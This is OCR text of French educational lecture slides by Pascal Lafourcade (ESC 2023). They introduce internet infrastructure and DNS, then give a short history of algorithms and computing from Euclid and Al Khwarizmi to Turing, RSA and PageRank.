
Les algorithmes et vous


Pascal Lafourcade




ESC 2023

Outline

Concrete Reality



Cables and interconnectivity



https://www.submarinecablemap.com/

DNS: Domain Name System


- IPv4 : `xxx.xxx.xxx.xxx`, where `xxx` $\in \{0, 255\}$
- IPv6 : `xxxx:xxxx:xxxx:xxxx:xxxx:xxxx:xxxx:xxxx`, where `xxxx` is a hexadecimal

$$216.58.198.195 = \text{www.google.fr}$$

- Top-Level Domain (TLD) root fr
- 2nd level : google
- 3rd level : www

ICANN : Internet Corporation for Assigned Names and Numbers
AFNIC : Association Française pour le Nommage Internet en Coopération

Where are DNS Server ?



13 root name servers are operated by 12 independent organisations

Outline

Éthimologie : Algorithme

Vient du nom du mathématicien Al Khwarizmi (780)

Auteur du premier ouvrage systématique donnant des solutions aux équations linéaires et quadratiques

Babyloniens (-1600 AV JC)

Base 60 !


Euclide (-300 AV JC)


Calcul du PGCD de deux nombres


Livre 7 des Éléments d'Euclide

Archiméde (-287 AV JC)

Approximation de π










Eratosthène (-276 AV JC)

Le crible d'Ératosthène, nombres premiers.





Gottfried Wilhelm Leibniz (1646-1716)




Première machine à calculer.

Joseph Marie Jacquard (1752-1834)



Machine à tisser 1745

Blaise Pascal



1645 Pascaline


Ada Lovelace (1815-1852) et Charles Babbge (1791-1871)






Kurt Gödel

Incomplétude 1931

Alan Turing (1912-1954)






Machine de Turing 1936, Turing-complet, Indécidabilité

John von Neumann (1903-1957)

L'architecture de von Neumann 1945

Tony Hoare




Quick Sort 1959

Donald Knuth (1938 -)

The Art of Computer Programming (7 Volumes), TeX


Rivest Shamir Adelman 1977




Chiffrement à clé publique

Outline

Mail, ENT, Agenda




Google, Gmail, ENT



1996 PageRank par Larry Page et Sergey Brin


Facebook



